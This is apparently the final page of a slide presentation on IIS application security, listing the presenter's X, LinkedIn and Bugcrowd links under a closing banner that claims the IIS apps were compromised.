
https://x.com/XHackerx007

02 **LINKEDIN**

https://www.linkedin.com/in/abdullah-nawaf-6ab7301b0/

03 **BUGCROWD**

https://bugcrowd.com/HackerX007


THE END!
IIS
IIS APPS HAVE BEEN BROKEN - SYSTEM COMPROMISED